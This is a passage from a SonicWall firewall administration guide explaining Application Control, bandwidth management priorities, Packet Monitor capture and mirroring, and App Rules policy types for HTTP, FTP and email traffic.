Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. SonicWall Application Control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because Application Control runs on your firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application Control provides better performance and scalability than a dedicated proxy appliance because it is based on SonicWall's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, SonicWall Application Control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing Application Control to SonicWall Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. Application Control works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, Application Control does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application Control utilizes SonicOS Deep Packet Inspection to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure App Control policies, you create global rules that

define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement. Additionally, you can create App Rules policies that define:

- Type of applications to scan
- Direction, content, keywords, or pattern to match
- User or domain to match
- Action to perform

The following sections describe the main components of Application Control:


Actions Using Bandwidth Management

Application layer bandwidth management (BWM) allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For details about policy types, see App Rules Policy Creation on page 923.

If the **Bandwidth Management Type** on the **Firewall Settings > BWM** page is set to **Global**, application layer bandwidth management functionality is supported with eight predefined, default BWM priority levels, available when adding a policy from the **Firewall > App Rules** page. There is also a customizable **Bandwidth Management type** action, available when adding a new action from the **Firewall > Action Objects** page.

Bandwidth management can also be configured from the **App Flow Monitor** page by selecting a service type application or a signature type application and then clicking the **Create Rule** button. The Bandwidth Management options available there depend on the enabled priority levels in the **Global Priority Queue** table on the **Firewall Settings > BWM** page. The priority levels enabled by default are **High**, **Medium**, and **Low**.

All application bandwidth management is tied in with global bandwidth management, which is configured on the **Firewall Settings > BWM** page.



There are several types of bandwidth management are available: **Advanced** and **Global**.

- When the type is set to **Advanced**, bandwidth management can be configured separately for **App Rule**.
- When the type is set to **Global**, the configured bandwidth management can be applied globally to all interfaces in all zones.

As a best practice, configuring the Global Bandwidth Management settings on the **Firewall Settings > BWM** page should always be done before configuring any BWM policies.

Changing the **Bandwidth Management Type** on the **Firewall Settings > BWM** page from **Advanced** to **Global** disables BWM in all Access Rules. However, the default BWM action objects in App Control policies are converted to the global bandwidth management settings.

When you change the **Bandwidth Management Type** from **Global** to **Advanced**, the default BWM actions that are in use in any App Rules policies are automatically converted to **Advanced BWM Medium**, no matter what level they were set to before the change.

Topics:

Default BWM Actions


When you toggle between **Advanced** and **Global**, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous priority levels when you switch the type back and forth. You can view the conversions on the **Firewall** > **App Rules** page.

Custom BWM Actions

Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by creating action objects on the **Firewall** > **Action Objects** page. Custom Bandwidth Management actions, and the policies that use those actions, retain their priority settings whenever the **Bandwidth Management Type** is toggled between **Global** and **Advanced**.

Custom BWM action in policy with BWM type of Global shows the same policy after the global **Bandwidth Management Type** is set to **Global**. Only the Priority appears in the tooltip, because no values are set in the Global Priority Queue for guaranteed or maximum bandwidth for level 5.


Custom BWM action in policy with BWM type of Global



When the **Bandwidth Management Type** is set to **Global**, the **Add/Edit Action Object** dialog provides the **Bandwidth Priority** option, but uses the values that are specified in the **Priority** table on the **Firewall Settings > BWM** page for **Guaranteed Bandwidth** and **Maximum Bandwidth**.

Add/Edit Action Objects page with BWM type Global shows the Bandwidth Priority selections in the **Add/Edit Action Objects** dialog when the global **Bandwidth Management Type** is set to **Global** on the **Firewall Settings** > **BWM** page.

Add/Edit Action Objects page with BWM type Global



NOTE: All priorities are displayed (**Realtime** - **Lowest**) regardless of whether they have been configured. Refer to the **Firewall Settings > BWM** page to determine which priorities are enabled. If the **Bandwidth Management Type** is set to **Global** and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (**4 Medium**).

Application layer bandwidth management configuration is handled in the same way as Access Rule bandwidth management configuration. Both are tied in with the global bandwidth management settings. However, with Application Control you can specify all content type, which you cannot do with access rules.

For a bandwidth management use case, as an administrator you might want to limit `.mp3` and executable file downloads during work hours to no more than 1 Mbps. At the same time, you want to allow downloads of productive file types such as `.doc` or `.pdf` up to the maximum available bandwidth, or even give the highest possible priority to downloads of the productive content. As another example, you might want to limit bandwidth for a certain type of peer-to-peer (P2P) traffic, but allow other types of P2P to use unlimited bandwidth. Application layer bandwidth management allows you to create policies to do this.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > BWM** page. If the **Bandwidth Management Type** is set to **Global**, all eight priorities are selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.

Adding a policy: Default actions shows predefined default actions that are available when adding a policy.

Adding a policy: Default actions


Always Available	If BWM Type =	
	Global	Advanced
Reset / Drop	0 – Realtime	Advanced BWM Low
No Action	1 – Highest	Advanced BWM Medium
Bypass DPI	2 – High	Advanced BWM High
Packet Monitor	3 – Medium High	
	4 – Medium	
	5 – Medium Low	
	6 – Low	
	7 – Lowest	

NOTE: Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

Bandwidth Management Methods

Bandwidth Management feature can be implemented in two separate ways:

Bandwidth Management: Implementation methods



- **Per Policy Method** – The bandwidth limit specified in a policy is applied individually to each policy

Example: two policies each have an independent limit of 500kb/s, the total possible bandwidth between those two rules is 1000kb/s

- **Per Action Aggregate Method** – The bandwidth limit action is applied (shared) across all policies to which it is applied

  Example: two policies share a BWM limit of 500kb/s, limiting the total bandwidth between the two policies to 500kb/s

Actions Using Packet Monitoring


When the predefined Packet Monitor action is selected for a policy, SonicOS captures or mirrors the traffic according to the settings you have configured on the **Dashboard > Packet Monitor** or **System > Packet Monitor** page. The default is to create a capture file, which you can view with Wireshark.

After you have configured a policy with the Packet Monitor action, you still need to click **Start Capture** on the Packet Monitor page to actually capture any packets. After you have captured the desired packets, click **Stop Capture**.

To control the Packet Monitor action to capture only the packets related to your policy:

1 Click **Configure** on the **Packet Monitor** page. The **Packet Monitor Configuration** dialog displays.

2 Click the **Monitor Filter** tab.



3 Select **Enable Filter based on the firewall/app rule**. This option is not selected by default.

In this mode, after you click **Start Capture** on the Packet Monitor page, packets are not captured until some traffic triggers the App Control policy (or Firewall Access Rule). You can see the Alert message in the **Log > View** page when the policy is triggered.


This works when Packet Monitor is selected in App Control policies created with the Create Rule button or with the App Rules method using an action object, or in Firewall Access Rules, and allows you to specify configuration or filtering for what to capture or mirror. You can download the capture in different formats and look at it in a Web page, for example.

4 Click **OK**.

Mirroring

To set up mirroring:

1. Click **Configure** on the **Dashboard > Packet Monitor** page. The **Packet Monitor Configuration** dialog displays.
2. Click the **Mirror** tab



3. Pick an interface to which to send the mirrored traffic from the **Mirror filtered packets to Interface** drop-down menu under **Local Mirroring Settings**.
4. You can also configure one of the **Remote** settings. This allows you to mirror the application packets to another computer and store everything on the hard disk. For example, you could capture everyone's MSN Instant Messenger traffic and read the conversations.
5. Click **OK**.


Create Rule from AppFlow Monitor

The **Dashboard > AppFlow Monitor** page provides a **Create Rule** button. If, while viewing the AppFlow Monitor, you see an application that seems suspicious or is using excessive amounts of bandwidth, you can simply select the application in the list, then click **Create Rule** and configure an App Control policy for it immediately. You can also select multiple applications and then use **Create Rule** to configure a policy that applies to all of them.

NOTE: General applications cannot be selected. Service type applications and signature type applications cannot be mixed in a single rule.

Dashboard > AppFlow Monitor page with Create Rule window shows the **Create Rule** pop-up dialog displayed over the **Dashboard > AppFlow Monitor** page.

Dashboard > AppFlow Monitor page with Create Rule window



The Create Rule feature is available from AppFlow Monitor on the list view page setting. The **Create Rule** button does not display on the pie chart and graphical monitoring views.

You can configure the following types of policies in the **Create Rule** pop-up dialog:

- **Block** – the application will be completely blocked by the firewall
- **Bandwidth Manage** – choose one of the BWM levels to use Global Bandwidth Management to control the bandwidth used by the application no matter which interface it traverses

  NOTE: Bandwidth management must be enabled on each interface where you want to use it. You can configure interfaces from the Network > Interfaces page.

- **Packet Monitor** – capture packets from the application for examination and analysis


After you select the desired action for the rule and then click **Create Rule** within the **Create Rule** pop-up dialog, an App Control policy is automatically created and added to the **App Rules Policies** table on the **Firewall > App Rules** page.

The **Create Rule** pop-up dialog contains a Configure button next to the **Bandwidth Manage** section that takes you to the **Firewall Settings > BWM** page where you can configure the Global Priority Queue. For more information about global bandwidth management and the **Firewall Settings > BWM** page, see Actions Using Bandwidth Management on page 916. The Bandwidth Manage options you see in the **Create Rule** pop-up dialog reflect the options that are enabled in the Global Priority Queue. The default values are:

- **BWM Global-High** – Guaranteed 30%; Max/Burst 100%
- **BWM Global-Medium** – Guaranteed 50%; Max/Burst 100%
- **BWM Global-Low** – Guaranteed 20%; Max/Burst 100%

App Control Advanced Policy Creation

The configuration method on the **Firewall > App Control Advanced** page allows granular control of specific categories, applications, or signatures. This includes granular logging control, granular inclusion and exclusion of users, groups, or IP address ranges, and schedule configuration. The settings here are global policies and independent from any custom App Rules policy.



You can configure the following settings on this page:


- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here or on the **Firewall > Match Objects** page, and use those match objects in an App Rules policy. This allows you to use the wide array of actions and other configuration settings available with Application Control. See Application List Objects on page 936 for more information about this policy-based user interface for application control.

App Rules Policy Creation

You can use Application Control to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions.When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **Firewall > App Rules** page, you can access the **Policy Settings** dialog for a **Policy Type** of **SMTP Client**. The dialog options change depending on the Policy Type you select.



Some examples of policies include:

- Block applications for activities such as gambling
- Disable `.exe` and `.vbs` email attachments
- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords, `SonicWall Confidential`, except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

App rules: Policy types describes the characteristics of the available App Rules policy types.

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
App Control Content	Policy using dynamic Application Control related objects for any application layer protocol	Any / Any	Any / Any	Application Category List, Application List, Application Signature List	Reset/Drop No Action Bypass DPI Packet Monitor, BWM Global-* WAN BWM *	N/A
Custom Policy	Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures	Any / Any	Any / Any	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side, Server Side, Both
FTP Client	Any FTP command transferred over the FTP control channel	Any / Any	FTP Control / FTP Control	FTP Command, FTP Command + Value, Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side
FTP Client File Upload Request	An attempt to upload a file over FTP (STOR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side
FTP Client File Download Request	An attempt to download a file over FTP (RETR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	Client Side
FTP Data Transfer Policy	Data transferred over the FTP Data channel	Any / Any	Any / Any	File Content Object	Reset/Drop Bypass DPI Packet Monitor No Action	Both

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
HTTP Client	Policy which is applicable to Web browser traffic or any HTTP request that originates on the client	Any / Any	Any / HTTP (configurable)	HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object	Reset/Drop Bypass DPI Packet Monitor[a] No Action, BWM Global-* WAN BWM *	Client Side
